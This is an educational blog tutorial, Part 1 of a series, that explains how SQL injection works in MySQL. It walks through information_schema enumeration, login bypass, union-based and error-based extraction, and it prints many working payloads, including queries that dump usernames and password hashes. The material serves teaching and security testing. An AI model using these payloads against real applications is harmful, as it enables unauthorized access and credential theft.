
Introduction
SQL injection has been on the OWASP Top 10 for over a decade. It's been responsible for some of the largest data breaches in history. And yet it keeps showing up — not because developers don't know about it, but because the gap between "knowing it exists" and "understanding how it actually works" is wider than most people think.
This guide isn't a list of payloads to copy-paste. It's an explanation of the mechanics: what the database is actually doing when you inject, why certain payloads work, and how to adapt when the obvious approach doesn't.
We'll cover everything from the basics of how SQL queries get exploited, through union-based and error-based techniques, into blind injection (both boolean and time-based), out-of-band exfiltration via DNS, and finally some common filter bypass techniques.
Let's get into it.
How SQL Injection Actually Works
Imagine you run a library. When someone walks up and asks for a book by a specific author, your assistant goes to the catalogue and runs a search. The process looks like this behind the scenes:
"Find all books WHERE author = [whatever the person said]"

Now imagine a cheeky visitor walks up and says: "I'd like books by anyone, OR just hand over everything in the building."
You, following the form to the letter without applying any judgement, dutifully try to process that as a valid request. That's SQL injection. The "form" is a SQL query, and the problem is that nobody stopped the visitor from turning their answer into a new instruction.
In a real web application, it looks like this. When you type a username into a login form, the backend constructs a database query by gluing your input directly into a string:
-- The developer wrote this template:
SELECT * FROM users WHERE username = 'INPUT_GOES_HERE';
-- When you type: admin
-- The query becomes:
SELECT * FROM users WHERE username = 'admin';
That works perfectly for normal input. But watch what happens when someone types admin'-- instead:
-- When you type: admin'--
-- The query becomes:
SELECT * FROM users WHERE username = 'admin'--';
Let's break down exactly what just happened, character by character:
- The
'(single quote) you typed closed the string the developer opened. The database now seesusername = 'admin'as a complete value. - The
--you typed is a SQL comment. Everything after it is ignored by the database. - The rest of the original query
';gets silently discarded.
The database processes this as a completely valid query and returns the admin user's record, with no password check. Nobody validated whether the visitor's input was supposed to contain quotes and comment characters.
That's the entire vulnerability in one sentence: user input is being treated as query syntax instead of data.
The developer built the query by writing a sentence with a blank to fill in. The attacker filled in something that changed the meaning of the entire sentence, not just the blank.
The Building Directory Nobody Told You About

Before diving into attack techniques, there's one piece of MySQL architecture that makes SQL injection dramatically more powerful: a built-in database called information_schema.
Think of it as the master directory of a corporate building. It lists every floor (database), every room (table), and every item in each room (column). You don't need to break into individual offices if you can read the directory in the lobby first.
information_schema contains three tables you'll use constantly:
information_schema.schemata lists every database on the server
-- The column you care about:
schema_name   -- the name of each database
information_schema.tables lists every table across all databases
-- The columns you care about:
table_name    -- the name of each table
table_schema  -- which database it belongs to
information_schema.columns lists every column in every table
-- The columns you care about:
column_name   -- the name of each column
table_name    -- which table it belongs to
table_schema  -- which database it belongs to
Every injection technique in this guide follows the same general flow: read the directory, identify the data you want, then retrieve it. The techniques differ only in how they retrieve it.
Understanding the Three Categories

SQL injection techniques are organised into three broad categories based on how data gets back to you. Think of it as three different escape routes from the same building.
In-Band SQLi
You attack and receive results through the same channel: the HTTP response. You inject something, the page changes, you read what changed. This is the most direct approach and includes union-based and error-based injection. It's like walking straight out the front door.
Inferential SQLi (Blind)
No data comes back directly. The application either behaves differently for true vs false conditions, or it delays its response. You ask yes/no questions and piece the data together from the answers. Boolean blind and time-based blind both fall here. It's like communicating through a window using Morse code — slow, but it works.
Out-of-Band SQLi
Data doesn't travel through the application at all. You make the database server reach out to a machine you control and deliver the data directly. DNS-based exfiltration is the most common example. It's like convincing someone on the inside to mail you the combination to the safe.
Here's how they map to specific techniques:
Initial Step: Identifying What You're Working With
Before choosing a technique, you need to characterise the injection point. Three questions to answer.
1.Does an injection point exist?
The simplest test: submit a single quote ' as your input and observe what happens.
Input: 'If the application throws a visible SQL error like You have an error in your SQL syntax, the quote reached the query unescaped and broke it, and injection is very likely. If the page looks the same, the error might be hidden, but that doesn't mean it's safe. You'll need to probe with true/false conditions to be sure.
2.Is it string-type or numeric-type injection?
This determines whether you need to close a quote before injecting.
For string-type (input is wrapped in quotes in the query):
-- Test with a true condition:
1' AND '1'='1    -- should behave normally (condition is true)
-- Test with a false condition:
1' AND '1'='2    -- should behave differently (condition is false)
If the page responds differently between those two, you've confirmed string injection.
For numeric-type (input is used directly without quotes):
-- True condition:
1 AND 1=1    -- should behave normally
-- False condition:
1 AND 1=2    -- should behave differently
3.What does the application give you back?
The answer determines your entire approach:
- SQL error messages with data → error-based injection
- Query results displayed on page → union-based injection
- App gives different responses for true vs false conditions, but no actual data → boolean blind injection
- App gives the exact same response regardless of input → time-based blind injection
- Nothing useful at all → out-of-band injection (we'll get to that)
Technique 1: Authentication Bypass
This is the oldest trick in the book. It's embarrassingly simple, and it still works in the wild more often than it should.
When you log into a web application, the backend typically constructs a query like this:
SELECT * FROM users WHERE username = 'your_input' AND password = 'your_password';Both conditions must be true for login to succeed. The username must exist AND the password must match. Pretty standard.
Now here's what happens when you submit this as the username, with anything in the password field:
Username: ' OR 1=1 #
Password: anything
The query the database actually receives becomes:
SELECT * FROM users WHERE username = '' OR 1=1 #' AND password = 'anything';Let's walk through what each part does:
'Closes the string the developer opened for the username
OR 1=1Adds a condition that is always true
#Comments out everything after it, including the password check
The WHERE clause now reads: "where username is empty, OR where 1 equals 1" . Since 1 always equals 1, every single row in the users table matches. The database returns the first user (usually admin, because of course it is), the application sees a valid login result, and access is granted.
No valid username. No password. Just a quote, a always-true condition, and a comment character.
It's like a security guard asking "what's the password?" and you responding: "the password is wrong, but you should let me in anyway — also forget I said that last part." And the guard going "…sounds reasonable."
A note on comment styles: Different databases use different comment characters. # works in MySQL. If you're not sure what database you're dealing with, try -- (two dashes followed by a space) instead, which works across most SQL databases:
' OR 1=1 --Technique 2: Union-Based Injection
Union-based injection is what you reach for when the application displays query results directly on the page, such as a search results page, a product listing, and a user profile. The goal is to attach your own SELECT statement to the original query and have its output appear alongside the normal results.

Think of it like sneaking your own groceries onto someone else's checkout conveyor belt. Everything gets scanned together. The cashier has no idea which items belong to which customer.
The SQL UNION operator combines the results of two SELECT statements into one result set. For it to work, three conditions must hold:
- Your injected SELECT must have the same number of columns as the original query
- The data types must be compatible between corresponding columns
- At least one column must be displayed somewhere on the page — otherwise the output has nowhere to go
Step 1 : Figure out how many columns exist
We use ORDER BY for this. Normally ORDER BY sorts results by column number. If you specify a column number that doesn't exist, the database throws an error. We exploit this to count the columns:
-1' ORDER BY 1 #    -- no error (column 1 exists)
-1' ORDER BY 2 #    -- no error (column 2 exists)
-1' ORDER BY 3 #    -- no error (column 3 exists)
-1' ORDER BY 4 #    -- ERROR: "Unknown column '4' in order clause"
Column 4 doesn't exist but column 3 does — the query returns 3 columns.
The -1' at the start is a trick: -1 is a nonsense ID that returns no results from the original query, and ' closes the string. We want the original query to return nothing so our injected results are the only thing visible on the page.
Step 2 : Find which columns are actually displayed on screen
Knowing there are 3 columns doesn't tell you which ones appear on the page. Inject placeholder numbers to find out:
-1' UNION SELECT 1,2,3 #Whatever numbers appear on the page are your output positions. If you see 2 displayed somewhere on screen, column 2 is your channel for extracting data. If all three appear, even better as you have three channels.
Step 3 : Extract the data you actually want
Replace the placeholder numbers at your display positions with real queries. Let's say columns 1 and 2 are displayed:
Get the database name and current user:
-1' UNION SELECT database(), user(), 3 #
-- database() returns the current database name (e.g. 'myapp')
-- user() returns who MySQL is running as (e.g. 'root@localhost')
-- 3 is just a filler for the third column that doesn't display
Get all table names in the current database:
-1' UNION SELECT table_name, 2, 3
FROM information_schema.tables
WHERE table_schema = database() #
-- information_schema.tables is the directory of all tables
-- table_schema = database() filters to just the current database
-- table_name is what we want to read
Get the column names from a specific table (e.g. 'users'):
-1' UNION SELECT column_name, 2, 3
FROM information_schema.columns
WHERE table_name = 'users'
AND table_schema = database() #
-- This tells us what columns exist in the users table
-- (probably something like: id, username, password, email)
Dump the actual credentials:
-1' UNION SELECT username, password, email
FROM users #
-- Now we're directly reading from the users table
-- All rows will appear in the page output
From zero to credential dump in four queries. When union injection works, it's remarkably efficient.
Technique 3: Error-Based Injection
Sometimes you can't see query results on the page, but you can see SQL error messages. This is a gift. Error-based injection deliberately provokes the database into throwing an error that contains the result of your query inside the error message itself.
It's like asking someone a question they're not allowed to answer — and instead of staying silent, they accidentally shout the answer while saying "I can't tell you that!"
Here's a list of common functions that may cause an error:
1' and updatexml(1,concat(0x7e,user()),1) #
1' and extractvalue(1,concat(0x7e,user())) #
1' and geometrycollection((select * from(select * from(select user())a)b)); #
1' and multipoint((select * from(select * from(select user())a)b)) #
1' and polygon((select * from(select * from(select user())a)b)); #
1' and multipolygon((select * from(select * from(select user())a)b)); #
1' and multilinestring((select * from(select * from(select user())a)b)); #
1' and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from information
_schema.tables group by x)a) #
1' and exp(~(select * from(select user())a)) #
The most reliable function for this is updatexml(). It's a legitimate XML function that expects a valid XPath expression as its second argument. If you feed it something invalid , like the output of database() with a tilde ~ in front , it throws an XPath error that echoes the invalid value right back in the error message.
Here's the structure of the payload:
1' AND updatexml(1, concat(0x7e, YOUR_QUERY_HERE), 1) #
-- updatexml(xml_target, xpath_expression, new_value)
-- We're abusing the xpath_expression parameter
-- concat(0x7e, ...) prepends a ~ character (0x7e is hex for ~)
-- The ~ makes the expression invalid XPath, triggering the error
-- The error message includes whatever YOUR_QUERY_HERE returns
Step 1 . Confirm injection and see who MySQL is running as:
1' AND updatexml(1, concat(0x7e, user()), 1) #
-- Error output: XPATH syntax error: '~root@localhost'
-- The database just told you it's running as root. Useful.
Step 2 . Get the database name:
1' AND updatexml(1, concat(0x7e, database()), 1) #
-- Error output: XPATH syntax error: '~myapp_database'
Step 3. Get the table names:
1' AND updatexml(1, concat(0x7e,
    (SELECT group_concat(table_name)
     FROM information_schema.tables
     WHERE table_schema = database())
), 1) #
-- group_concat() joins multiple results into one string
-- Error output: XPATH syntax error: '~users,products,orders,logs'
Step 4. Get the column names from the users table:
1' AND updatexml(1, concat(0x7e,
    (SELECT group_concat(column_name)
     FROM information_schema.columns
     WHERE table_name = 'users'
     AND table_schema = database())
), 1) #
-- Error output: XPATH syntax error: '~id,username,password,email'
Step 5 . Get the actual data:
1' AND updatexml(1, concat(0x7e,
    (SELECT group_concat(username, ':', password)
     FROM users)
), 1) #
-- Error output: XPATH syntax error: '~admin:5f4dcc3b5aa765d61d8327de'
-- That's the admin's username and (hashed) password
The 32-character limit and how to work around it
There's an annoying quirk with updatexml(): it only shows 32 characters of the value in the error message. If your result is longer (and a list of table names usually is) you'll see it get cut off mid-string.
The fix is substr(string, start, length), which extracts a portion of a string starting at a given position. You pull the result out in 32-character chunks:
-- Get characters 1 through 32:
1' AND updatexml(1, concat(0x7e,
    substr(
        (SELECT group_concat(table_name)
         FROM information_schema.tables
         WHERE table_schema = database()),
    1, 32)   -- start at position 1, take 32 characters
), 1) #
-- Get characters 33 through 64:
1' AND updatexml(1, concat(0x7e,
    substr(
        (SELECT group_concat(table_name)
         FROM information_schema.tables
         WHERE table_schema = database()),
    33, 32)   -- start at position 33, take 32 characters
), 1) #
-- Keep incrementing the start position by 32 until the output stops changing
Alternative error functions
if updatexml is blocked or filtered, these do the same job:
-- extractvalue() works identically:
1' AND extractvalue(1, concat(0x7e, database())) #
-- floor() + rand() trick — works even on older MySQL versions:
1' AND (SELECT 1 FROM
    (SELECT count(*), concat(database(), floor(rand(0)*2)) AS x
     FROM information_schema.tables
     GROUP BY x) a) #
This is Part 1 of a two-part series.
We've covered the foundations in this chapter showing how SQL injection works at the query level, the information_schema directory that makes enumeration practical, and the three in-band techniques where the database talks back to you directly through errors and query output.
In Part 2, we'll go deeper. When the application stops being cooperative, showing no errors, no reflected output, nothing visible at all — the game changes. We'll cover boolean blind and time-based blind injection, out-of-band exfiltration through DNS, second-order injection (the one that bypasses defences developers thought they had), and how to break through quote-escaping filters using character encoding tricks.
If the techniques in part 1 felt manageable, Part 2 is where it gets genuinely interesting.